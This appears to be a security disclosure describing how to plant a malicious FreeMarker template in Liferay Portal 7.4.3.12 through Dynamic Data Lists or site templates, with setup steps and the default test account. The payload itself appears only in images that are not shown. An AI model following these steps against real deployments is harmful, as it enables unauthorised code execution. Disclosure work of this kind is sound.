Liferay-Portal Disclosures

Version 7.4.3.12-ga12

Environment:

- Liferay-Portal 7.4.3.12-ga12
- Ubuntu Linux
- Docker


Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following command was run:


```
docker run -it --name liferay -m 7g -p 8080:8080 liferay/portal:7.4.3.12-ga12
```

Setup 1. Creating new FTL template as “Power User”:


Once the server is successfully started we can navigate to “localhost:8080” and login with a user with “Power User” privileges.



Note: If you don't have a mail service set up to receive the code required to activate a user, we can use the "test@liferay.com" user with password "test" to impersonate the respective user.




In order to insert the malicious FTL we can navigate to "My Profile > Add > Widgets > Dynamic Data Lists Display"[1]:




[1] https://learn.liferay.com/dxp/latest/en/process-automation/forms/dynamic-data-lists/getting-started-with-dynamic-data-lists.html


Select “Add List”:




Create new “Data Definition”:




Add a single “Boolean Field” to the “Data Definition”:




Select the new “Data Definition” and complete the rest of the required information:




Refresh the page if necessary and click “Add Display Template” (or “Edit Display Template” if one already exists):



Editing the FTL:




Preview Result:




Setup 2. Editing Site FTL Templates as "Site Owner" or "Site Administrator":

A user with the "Site Administrator" or "Site Owner" role can edit FTL templates of an existing site in the Liferay application.


If no site exists we can navigate to "Control Panel > Sites > Sites" and create a site:




In this case we will create a site of type "Masterclass":




If there exist no users with the “Site Administrator” or “Site Owner” roles we can add any Liferay user to the site by navigating to the “People > Memberships” page and assign the respective role:



